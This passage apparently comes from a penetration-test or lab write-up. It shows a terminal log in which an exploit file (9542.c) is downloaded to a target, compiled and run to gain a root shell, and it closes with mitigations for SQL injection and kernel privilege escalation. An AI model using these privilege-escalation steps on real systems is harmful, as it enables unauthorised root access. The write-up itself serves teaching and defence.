23:44:30 (62.65 KB/s) - '9542.c' saved [2643/2643]
bash-3.00$ chmod +x 9542.c
```

Figure 14: The `wget` command is used to download the exploit to the target machine.

```
bash-3.00$ 9542.c -o linuxExploit
bash: 9542.c: command not found
bash-3.00$ gcc 9542.c -o linuxExploit
9542.c:109:28: warning: no newline at end of file
bash-3.00$ chmod +x linuxExploit
bash-3.00$ ./linuxExploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

Compile and execute [exploit](#)

Running the exploit achieves root access.

Figure 15: Compiling and running the exploit leads to root privileges.

5 MITIGATIONS

SQLi: The SQLi vulnerability can be removed by implementing input validation and sanitisation techniques. All user input should be filtered to ensure that it does not contain any malicious code. Server-side validation and client-side input sanitisation should be implemented to provide an additional layer of protection.

Privilege escalation: Kernel version 6.4 does not contain the privilege escalation vulnerability. Installing the latest kernel version is the most effective way to prevent this type of privilege escalation.